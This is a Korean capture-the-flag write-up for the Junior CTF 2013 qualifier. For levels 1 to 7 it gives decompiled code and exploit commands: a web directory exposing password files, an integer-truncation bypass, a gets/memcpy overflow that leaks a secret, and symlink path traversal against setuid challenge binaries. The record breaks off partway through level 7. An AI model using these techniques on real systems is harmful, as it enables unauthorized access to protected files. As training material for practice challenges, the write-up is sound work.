해킹방어대회 문제풀이 보고서

- Junior CTF 2013 (qualification) -

Name : Kwon Hyuk

Nick : bean1234 (pwn3r)

Email : austinkwon2@gmail.com

Ranking : 2 nd

대회 소개

- 대회 홈페이지 : http://juniorctf.codegate.org
- 참가자 : 340 명
- 운영 : Grayhash (http://grayhash.com/)
- 대회 진행 방식: 단계별 문제풀이 방식 (총 10 단계)
- 대회 종료 후 상위 30 명 본선 진출권 획득

Ranking

Rank	ID	Level	Last time
1위	setuid0_	Clear!	12시 41분
2위	bean1234	Clear!	14시 06분
3위	notnagi	Clear!	15시 21분
4위	JuniorTest	Clear!	15시 40분
5위	jinmo123	Clear!	17시 00분
6위	qbx2	Clear!	17시 36분
7위	hukju0714	Clear!	20시 32분
8위	fizz	9	16시 11분
9위	iamfast	9	17시 57분
10위	404error	9	19시 00분
11위	attainer2	9	19시 20분
12위	helloTH	9	19시 47분
13위	blabla	9	20시 21분
14위	exploit7002	9	20시 34분
15위	injae123	9	21시 08분
16위	reset2	9	21시 58분
17위	cd81	8	14시 28분
18위	csh4129	8	18시 43분
19위	dladbru	8	20시 14분
20위	hypen1117	8	20시 58분
21위	hexinic1	7	12시 21분
22위	bluesh555	7	15시 29분
23위	sunset	7	15시 39분
24위	unlimited	7	16시 57분
25위	p0p0pret	7	17시 24분
26위	1tchy	7	19시 12분
27위	파용	7	20시 52분
28위	qkrwncks96	7	21시 13분
29위	qwer1234	7	21시 48분
30위	mango	7	21시 55분

Level 1.

Description

대문자로 구성된 하나의 문자열이 주어졌다. 문제 설명에 의하면 고대의 암호방식을 사용한 암호문이라는 것을 알 수 있다. 고대의 암호방식 중 대표적인 '시저암호'가 사용된 것으로 추측하여 웹에서 스크립트를 검색해 복호화를 시도했다.

ceaser.py

```
#!/usr/bin/python
from string import maketrans,lowercase,uppercase
def rot13(string):
	for i in xrange(-13,14):

	table=maketrans(lowercase+uppercase,lowercase[i:]+lowercase[:i]+uppe
rcase[i:]+uppercase[:i])
		print i,string.translate(table)
rot13("HQGOHVVURERWZDU")
```

Result

```
root@ubuntu:~/level1# python ./ceaser.py
-13 UDTBUIIHEREJMQH
-12 VEUCVJJIFSFKNRI
-11 WFVDWKKJGTGLOSJ
-10 XGWEXLLKHUHMPTK
-9 YHXFYMMLIVINQUL
-8 ZIYGZNNMJWJORVM
-7 AJZHAOONKXKPSWN
-6 BKAIBPPOLYLQTXO
-5 CLBJCQQPMZMRUYP
-4 DMCKDRRQNANSVZQ
-3 ENDLESSROBOTWAR
-2 FOEMFTTSPCPUXBS
-1 GPFNGUUTQDQVYCT
0 HQGOHVVURERWZDU
1 IRHPIWWVSFSXAEV
2 JSIQJXXWTGTYBFW
3 KTJRKYYXUHUZCGX
4 LUKSLZZYVIVADHY
5 MVLTMAAZWJWBEIZ
6 NWMUNBBAXKXCFJA
7 OXNVOCCBYLYDGKB
8 PYOWPDDCZMZEHLC
9 QZPXQEEDANAFIMD
10 RAQYRFFEBOBGJNE
11 SBRZSGGFCPCHKOF
12 TCSATHHGDQDILPG
13 UDTBUIIHEREJMQH
```

-3에서 의미있는 문자열이 나타났다. 위 문자열로 인증에 성공했다.

Flag : ENDLESSROBOTWAR

Level 2.

Description

링크를 클릭하면 EXE 바이너리를 다운로드 받을 수 있다. 해당 바이너리를 실행시켜보면 아래와 같이 입력 폼과 확인 버튼을 가진 윈도우 창이 나타난다.

실행 화면

문제의 설명과 실행 화면으로 미루어보아 입력 폼에 있는 문자열의 검증 루틴을 통과하는 문자열을 만들어 "Wrong password!"가 아닌 다른 문자열이 나타나면 해당 문자열이 인증 키일 것이라고 추측할 수 있다.

우선 바이너리를 디컴파일하여 입력 폼의 문자열이 어떤 검증 루틴을 거치는지 확인해본다.

디컴파일 결과

```
GetDlgItemTextA(hWnd, 1000, &String, 80);
if ( (String ^ 0x99) == 241
  && (v6 ^ 0x99) == 252
  && (v7 ^ 0x99) == 245
  && (v8 ^ 0x99) == 245
  && (v9 ^ 0x99) == 246
  && (v10 ^ 0x99) == 185
  && (v11 ^ 0x99) == 243
  && (v12 ^ 0x99) == 236
  && (v13 ^ 0x99) == 247
  && (v14 ^ 0x99) == 240
  && (v15 ^ 0x99) == 246
  && (v16 ^ 0x99) == 235
  && (v17 ^ 0x99) == 185
  && (v18 ^ 0x99) == 241
  && (v19 ^ 0x99) == 248
  && (v20 ^ 0x99) == 250
  && (v21 ^ 0x99) == 242
  && (v22 ^ 0x99) == 252
  && (v23 ^ 0x99) == 235
  && (v24 ^ 0x99) == 234 )
{
  MessageBoxA(hWnd, "Congratulation!! You are succeed to authentication.", "Info", 0);
  return 0;
}
MessageBoxA(hWnd, "Wrong password! please check it again", "Info", 0);
```

디컴파일 해보면 위와 같이 간단한 xor 연산으로 문자열의 값을 검사하고 있다. (v6~v24는 각 글자의 byte) 문자열의 조건을 맞추어 주면 인증 키가 나타날 것이라고 추측했지만 인증에 성공했다는 문자열이 나타나는 것으로 보아, 검증 루틴을 통과하는 문자열이 인증 키라는 것을 확인할

수 있다.
각 글자를 0x99와 xor연산한 값이 특정 값인지 검사하기 때문에, 다시 특정 값을 0x99와 xor 연산하면 원본 문자열을 얻을 수 있다.

Recover string

```
>>>
a=[241,252,245,245,246,185,243,236,247,240,246,235,185,241,248,250,242,252,
235,234]
>>> res = ""
>>> for i in a:
...     res += chr(i^0x99)
...
>>> res
'hello junior hackers'
```


Flag : hello junior hackers

Level 3.

Description

(이상한 방향으로 삽질을 해서 가장 많은 시간을 뺏겼던 문제 -_-;)
링크를 클릭하면 아래와 같이 로그인 폼과 phps로 소스를 볼 수 있는 웹 페이지가 나타난다.

http://115.68.24.145/junior_ctf/policy_chal/



로그인 폼에 입력한 정보들은 login_ok.php로 전송되게 된다. login_ok.php에서 어떤 로그인 처리과정을 거치는 지 소스(login_ok.phps)를 분석해본다.

http://115.68.24.145/junior_ctf/policy_chal/login_ok.phps

```
<?php
    $id = $_GET['id'];
    $pass = $_GET['pass'];

    echo "<font size=2>";

    if(strstr($id, "..")) {
        echo "<br>.. detection.";
        exit(0);
    }

    $fp = @fopen("./block/" . $id . ".txt", "r");

    if($fp) {
        echo "Login for $id is blocked because of too many tries.";
        exit(0);
    }

    @fclose($fp);

    $fp = @fopen("./id_pass_db/" . $id . "_pass.txt", "r");

    if(!$fp) {
        echo "exit.";
        exit(0);
    }

    $real_password = @fgets($fp, 10);

    @fclose($fp);

    if($pass == $real_password) {
        echo "Congrats! You got the password: $pass";
        include "../../../key.php";
        exit(0);
    }
    else {
        echo "<br>Wrong!";

        $fp = @fopen("./try_count/" . $id . ".txt", "r");

        if(!$fp) {
            $fp = @fopen("./try_count/" . $id . ".txt", "w");
            @fputs($fp, "1");
            fclose($fp);
        }

        $try_count = @fgets($fp, 10);

        $try_count = $try_count + 1;

        @fclose($fp);

        if($try_count == 4) {
            echo "<br>Sorry, Too many tries!";
            $fp = @fopen("./block/" . $id . ".txt", "w");
            @fputs($fp, "1");
            @fclose($fp);
```

```
            exit(0);
        }

        $fp = @fopen("./try_count/" . $id . ".txt", "w");
        @fputs($fp, $try_count);
        @fclose($fp);

        exit(0);
    }

?>
```

sql을 통해 로그인할 줄 알았지만 파일 기반의 로그인 방식을 사용한다. 클라이언트가 전송한 id로 ./id_pass_db/admin_[id]_pass.txt라는 파일의 존재유무를 확인하고, 해당 파일을 열어 문자열을 읽어와 클라이언트가 전송한 password와 비교한다.

위 로그인 처리 과정에서 문제점은 ./id_pass_db/ 디렉토리가 클라이언트가 접근할 수 있는 범위에 있어, 해당 파일에 마음대로 접근할 수 있다는 점이다. 한번 웹에서 접근을 시도해본다.

http://115.68.24.145/junior_ctf/policy_chal/id_pass_db/		
admin_1000_pass.txt	26-Jul-2013 03:27	3
admin_1001_pass.txt	26-Jul-2013 03:27	3
admin_1002_pass.txt	26-Jul-2013 03:27	3
admin_1003_pass.txt	26-Jul-2013 03:27	3
admin_1004_pass.txt	26-Jul-2013 03:27	3
admin_1005_pass.txt	26-Jul-2013 03:27	3
admin_1006_pass.txt	26-Jul-2013 03:27	3
admin_1007_pass.txt	26-Jul-2013 03:27	3
admin_1008_pass.txt	26-Jul-2013 03:27	3
admin_1009_pass.txt	26-Jul-2013 03:27	3
admin_1010_pass.txt	26-Jul-2013 03:27	3
admin_1011_pass.txt	26-Jul-2013 03:27	3


위와 같이 ./id_pass_db/ 디렉토리에서 password파일들의 리스트를 볼 수 있으며, 원하는 id에 해당하는 password파일에 접근할 수 있다. 이를 통해 로그인에 성공하면 아래와 같이 인증 키가 나오는 것을 볼 수 있다.

로그인 성공
Congrats! You got the password: 259 The key is 'iamapolicyhacker'

Flag : iamapolicyhacker

Level 4.

Description



주어진 서버에 ssh로 접속 후 /home/chaos/에 가보면 아래와 같이 chaos 유저의 권한으로 setuid가 걸린 chal이라는 ELF 바이너리와 인증 키가 적혀있을 것 같은 flag 파일을 볼 수 있다.

/home/chaos/

```
guest_chaos@ubuntu:/home/chaos$ ls -l
total 12
-rwsr-x--- 1 chaos guest_chaos 5568 Jul 25 16:52 chal
-rwx------ 1 chaos chaos         15 Jul 25 10:53 flag
```

flag 파일은 chaos 유저만 읽을 수 있기 때문에, guest_chaos 유저인 상태로 읽을 수 없다. 따라서 chal 바이너리에 chaos 유저의 권한으로 setuid가 걸려있다는 점을 이용해 flag 파일의 내용을 알아내야 할 것으로 보인다.

우선 chal 바이너리가 무슨 동작을 하는지 디컴파일하여 분석해본다.

핵심 코드

```
int __cdecl main_8048728()
{
  int v1; // [sp+1Ch] [bp-4h]@1

  putchar(10);
  puts("-----------------------------------");
  puts("Let me know what UID you want to be");
  puts("(Except root UID - 0)");
  printf("UID: ");
  __isoc99_scanf("%d", &v1);
  printf("Ok.. you input %d UID\n\n", v1);
  return sub_80486F4(v1);
}


int __cdecl sub_80486F4(int a1)
{
  if ( !a1 )
  {
    puts("\n[ERROR] root is not allowed.\n");
    exit(0);
  }
  return sub_80485FC(a1);
}
```

main 함수에선 사용자에게 정수를 하나 입력받는다. 그리고 해당 정수를 sub_80486F4함수의 인자로 넘긴다.
sub_80486F4함수에선 넘어온 인자를 int형(4byte)으로 취급하여 인자 값이 0인지 검사한다. 인자 값이 0이 아니라면 인자 값을 sub_80485FC함수의 인자로 다시 넘기게 된다.
그런데 sub_80485FC함수에선 넘어온 short형(2byte)으로 취급하여 인자 값이 0인지 검사한다. 이번에는 인자 값이 0이라면 flag 파일을 읽어 출력시켜준다. (<핵심 코드2> 참고)

즉, sub_80486F4함수에선 인자 값이 0이 아니어야 하지만 sub_80485FC함수에선 인자 값이 0이어야 한다는 말이 안 되는 조건을 만족시키면 flag 파일을 읽고 출력시키는 부분으로 갈 수 있다. 언뜻 보기엔 말이 안되는 조건이지만 위에서 언급했듯이, 두 함수가 같은 값을 서로 다른 자료형(int형, short형)으로 취급하기 때문에 이 조건을 만족시켜줄 수 있다.

int형으로 0이 아니면서 short형으로 0인 값인 0x10000을 정수형으로 입력하여 두 조건을 모두 만족시킴으로써 인증 키를 획득할 수 있을 것이다.
(int 형에선 0x10000 취급 / short형에선 0x0000 취급)

핵심 코드2

```
int __cdecl sub_80485FC(__int16 a1)
{
  char v1; // bp@0
  char *v2; // eax@1
  signed int v3; // ebx@1
  unsigned int v4; // ecx@3
  int v5; // eax@5
  int result; // eax@14
  FILE *stream; // [sp+28h] [bp-30h]@10
  char s; // [sp+2Eh] [bp-2Ah]@1
  int v9; // [sp+30h] [bp-28h]@2
  int v10; // [sp+4Ch] [bp-Ch]@1

  ..........................................................................
  if ( !a1 )
  {
    stream = fopen("/home/chaos/flag", "r");
    if ( !stream )
    {
      puts("No flag file here.");
      exit(0);
    }
    fgets(&s, 28, stream);
    fclose(stream);
    printf("Key: %s\n", &s);
  }
  result = *MK_FP(__GS__, 20) ^ v10;
  if ( *MK_FP(__GS__, 20) != v10 )
    __stack_chk_fail();
  return result;
}
```

0x10000 입력

```
guest_chaos@ubuntu:/home/chaos$ (python -c 'print 0x10000')|./chal

-----------------------------------
Let me know what UID you want to be
(Except root UID - 0)
UID: Ok.. you input 65536 UID

Key: GoGoGoHackers!
```

Flag : GoGoGoHackers!

Level 5.

Description

주어진 서버에 ssh로 접속 후 /home/money/에 가보면 아래와 같이 money 유저의 권한으로 setuid가 걸린 chal이라는 ELF 바이너리와 인증 키가 적혀있을 것 같은 secret_key 파일을 볼 수 있다.

/home/money/

```
guest_money@ubuntu:/home/money$ ls -l
total 12
-rwsr-x--- 1 money guest_money 5552 Jul 25 16:52 chal
-rwx------ 1 money money         14 Jul 25 09:24 secret_key
```

level4와 마찬가지로, chal 바이너리에 money 유저의 권한으로 setuid가 걸려있다는 점을 이용해 secret_key 파일의 내용을 알아내야 할 것으로 보인다.

우선 chal 바이너리가 무슨 동작을 하는지 디컴파일하여 분석해본다.

핵심 코드

```
void __cdecl sub_80485C4(int a1, int a2)
{
  FILE *v2; // [sp+24h] [bp-2834h]@1
  int v3; // [sp+28h] [bp-2830h]@7
  int v4; // [sp+2738h] [bp-120h]@1
  int v5; // [sp+2838h] [bp-20h]@1
  int v6; // [sp+283Ch] [bp-1Ch]@1
  int v7; // [sp+2840h] [bp-18h]@1
  int v8; // [sp+2844h] [bp-14h]@1
  int v9; // [sp+2848h] [bp-10h]@1
  int v10; // [sp+284Ch] [bp-Ch]@1

  v10 = *MK_FP(__GS__, 20);
  v5 = 0;
  v6 = 0;
  v7 = 0;
  v8 = 0;
  v9 = 0;
  memset(&v4, 0, 0x100u);
  v2 = fopen("./secret_key", "r");
  if ( !v2 )
  {
    puts("no secret_key file.");
    exit(0);
  }
  fgets((char *)&v5, 19, v2);
  fclose(v2);
  fgets((char *)&v4, 19, stdin);
  if ( !strcmp((const char *)&v5, (const char *)&v4) )
  {
    system("echo you got me");
    exit(0);
  }
  while ( 1 )
  {
    gets((char *)&v3);
    memcpy(&v4, &v3, strlen((const char *)&v3));
    printf("buf: %s₩n", &v4);
```

위 핵심코드를 보면 ./secret_key를 열어 fgets함수로 v5변수에 인증 키를 읽어온다. 그리고 사용자에게 v4변수에 입력을 받아 인증 키(v4)와 사용자의 입력(v5)을 비교한다. 두 값이 같다면 system함수로 "echo you got me"라는 명령을 실행하고, 다르다면 무한루프를 돌며 gets 함수로 입력을 받는다.

기본적으로는 secret_key의 내용을 모르기 때문에, 문자열을 서로 맞춰줄 수 없어, 무한루프를 도는 루틴으로 빠지게 된다. (secret_key파일을 열 때 "./secret_key"로 상대경로를 사용하기 때문에, 현재 디렉토리의 경로만 변경해주면 secret_key의 내용은 얼마든지 바꿀 수 있다. 이를 이용해 system함수를 호출하여 다른 풀이를 적용시킬 수 있다..)

무한루프를 도는 루틴에선 gets함수를 호출하고 memcpy 후 printf로 출력하기를 반복하는데, gets함수는 길이검증 없이 입력을 받는 함수이기 때문에 데이터를 원하는 만큼 넣어줄 수 있다. gets함수로 입력을 받은 후 memcpy로 입력 받은 문자열(v3)을 v4에 복사하기 때문에 이 부분에서도 데이터를 원하는 만큼 v4에 복사시킬 수 있다. 그런데 마침 키를 읽어온 버퍼가 v4변수 바로 아래에 있는 v5이기 때문에 memcpy로 사용자 입력 값을 v4에 복사하면 v5와 문자열을 이어지게 된다. 이를 이용하여 v4와 v5의 간격인 0x100만큼의 데이터를 넣어주면 printf함수에서 입력값을 출력할 때 인증 키가 이어져, 두 문자열이 같이 출력될 것이다.

Leak secret key

```
guest_money@ubuntu:/home/money$ (python -c 'print "a\n"+"a"*0x100';cat)|./chal
buf:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaDidYouLikeIt?
```

Flag : DidYouLikeIt?

Level 6.

Description

주어진 서버에 ssh로 접속 후 /home/monkey/에 가보면 아래와 같이 monkey 유저의 권한으로 setuid가 걸린 chal이라는 ELF 바이너리와 인증 키가 적혀있을 것 같은 secret 파일, 그리고 chal 바이너리가 사용하는 듯한 list라는 디렉토리를 볼 수 있다.

/home/monkey/

```
guest_monkey@ubuntu:/home/monkey$ ls -l
total 16
-rwsr-x--- 1 monkey guest_monkey 5544 Jul 25 16:52 chal
drwxr-xr-x 2 monkey monkey       4096 Jul 25 09:47 list
-rwx------ 1 monkey monkey         17 Jul 25 09:48 secret
```

level4와 마찬가지로, chal 바이너리에 monkey 유저의 권한으로 setuid가 걸려있다는 점을 이용해 secret 파일의 내용을 알아내야 할 것으로 보인다.

우선 chal 바이너리가 무슨 동작을 하는지 디컴파일하여 분석해본다.

핵심 코드

```
int __cdecl sub_804859D(int a1)
{
  int result; // eax@6
  FILE *stream; // [sp+28h] [bp-150h]@4
  char s; // [sp+2Ch] [bp-14Ch]@6
  char filename; // [sp+12Ch] [bp-4Ch]@1
  int v5; // [sp+16Ch] [bp-Ch]@1

  v5 = *MK_FP(__GS__, 20);
  snprintf(&filename, 0x40u, "list/%s.txt", a1);
  if ( sub_8048564(&filename) )
  {
    puts("No symbolic file.");
    exit(0);
  }
  stream = fopen(&filename, "rb");
  if ( !stream )
    exit(0);
  memset(&s, 0, 0x100u);
  fgets(&s, 200, stream);
  printf("%s", &s);
  result = *MK_FP(__GS__, 20) ^ v5;
  if ( *MK_FP(__GS__, 20) != v5 )
    __stack_chk_fail();
  return result;
}
```

동작은 굉장히 간단하다. 우선 main함수에서 sub_804859D함수에 argv[1]을 그대로 넘겨준다. sub_804859D함수는 넘어온 argv[1]을 "list/argv[1].txt"형태의 파일 경로로 만들어, 파일을 읽고 출력해준다. 그런데 이 역시 상대경로이기 때문에 argv[1]을 이용하여 원하는 대로 파일을 열람하게 할 수 있다. 이를 이용해 secret파일을 읽어야 하는데, 문제는 경로 뒤에 .txt가 붙는다는 것이다.

하지만 심볼릭 링크를 사용해 secret파일을 .txt가 붙는 다른 파일명으로 심볼릭 링크를 만들면 정상적으로 secret파일을 읽어올 수 있을 것이다.

(sub_8048564함수가 심볼릭 링크를 검사하는 것처럼 보이지만 실제로는 제대로 검사를 하지 못한다.)

심볼릭 링크로 경로 조작

```
guest_monkey@ubuntu:/home/monkey$ ln -s /home/monkey/secret /tmp/pwn3r_/test.txt
guest_monkey@ubuntu:/home/monkey$ /home/monkey/chal ../../../../tmp/pwn3r_/test
real cool secret
```

Flag : real cool secret

Level 7.

Description

주어진 서버에 ssh로 접속 후 /home/thepub/에 가보면 아래와 같이 thepub 유저의 권한으로 setuid가 걸린 chal이라는 ELF 바이너리와 인증 키가 적혀있을 것 같은 secret_key.txt 파일을 볼 수 있다.

/home/thepub/

```
guest_thepub@ubuntu:/home/thepub$ ls -l
total 12
-rwsr-x--- 1 thepub guest_thepub 5544 Jul 25 16:53 chal
-rwx------ 1 thepub thepub         16 Jul 25 09:55 secret_key.txt
```

level4와 마찬가지로, chal 바이너리에 thepub 유저의 권한으로 setuid가 걸려있다는 점을 이용해 secret_key.txt 파일의 내용을 알아내야 할 것으로 보인다.

우선 chal 바이너리가 무슨 동작을 하는지 디컴파일하여 분석해본다.

핵심 코드

```
int __cdecl main_8048564()
{
  time_t v0; // ST34_4@4
  int result; // eax@9
  int v2; // ecx@9
  unsigned int i; // [sp+28h] [bp-120h]@4
  int v4; // [sp+2Ch] [bp-11Ch]@4
  FILE *v5; // [sp+30h] [bp-118h]@1
  int v6; // [sp+38h] [bp-110h]@1
  char v7; // [sp+138h] [bp-10h]@4
  char v8; // [sp+139h] [bp-Fh]@4
  char v9; // [sp+13Ah] [bp-Eh]@4
  char v10; // [sp+13Bh] [bp-Dh]@4
  int v11; // [sp+13Ch] [bp-Ch]@1

  v11 = *MK_FP(__GS__, 20);
  memset(&v6, 0, 0x100u);
  v5 = fopen("./secret_key.txt", "r");
  if ( !v5 )
  {
    puts("error: secret key file open.");
    exit(0);
  }
  fgets((char *)&v6, 100, v5);
  fclose(v5);
  v0 = time(0);
  v7 = v0;
  v8 = (unsigned __int16)(v0 & 0xFF00) >> 8;
  v9 = (v0 & 0xFF0000) >> 16;
  v10 = BYTE3(v0);
  v4 = 0;
  for ( i = 0; i < strlen((const char *)&v6); ++i )
  {
    if ( v4 == 4 )
      v4 = 0;
    *((_BYTE *)&v6 + i) ^= *(&v7 + v4++);
  }
  result = printf("buf = %s\n", &v6);
  if ( *MK_FP(__GS__, 20) != v11 )
    __stack_chk_fail(v2, *MK_FP(__GS__, 20) ^ v11);
  return result;
}
```

이번에는 앞의 문제들과 다르게 입력을 받지 않고 단방향으로 출력만 한다. 우선 ./secret_key.txt 파일을 읽어오고, time함수로 가져온 시간 값에 특정 연산을 한 뒤, ./secret_key.txt의 파일 데이터와 xor연산을 하고 이를 출력한다.

즉, 인증 키에 time을 연산한 값으로 xor연산을 취하여 출력해주는 것이다. 인증 키를 다시 복구하기 위해선 바이너리를 실행시킴과 동시에 time값을 알아내고 연산을 취해서 xor하여 다시 복구하는 방법도 있지만, 본인은 임의로 만들어준 ./secret_key.txt 파일과 결과를 비교하여 원본 문자

열을 복구하기로 했다.

임의로 만들어준 /tmp/pwn3r__/에 임의로 만들어둔 secret_key.txt파일에 a를 16byte넣어주고 바이너리를 실행시켰을 때와 /home/thepub/에서 바이너리를 실행시켜 원본 secret_key.txt를 열게했을 때 출력 값을 서로 xor연산 후, a 16byte와 다시 xor연산하면 원본 secret_key.txt파일의 데이터를 볼 수 있을 것이다.


출력 결과 비교 -> 원본 키 문자열 복구

```
guest_thepub@ubuntu: /home/thepub$ python
Python 2.7.4 (default, Apr 19 2013, 18:32:33)
[GCC 4.7.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> f = open("/tmp/pwn3r__/secret_key.txt", "wb")
>>> f.write("a"*0x10)
>>> f.close()
guest_thepub@ubuntu:/home/thepub$ ./chal | xxd
0000000: 6275 6620 3d20 e310 b608 ec03 a306 ec0b  buf = ..........
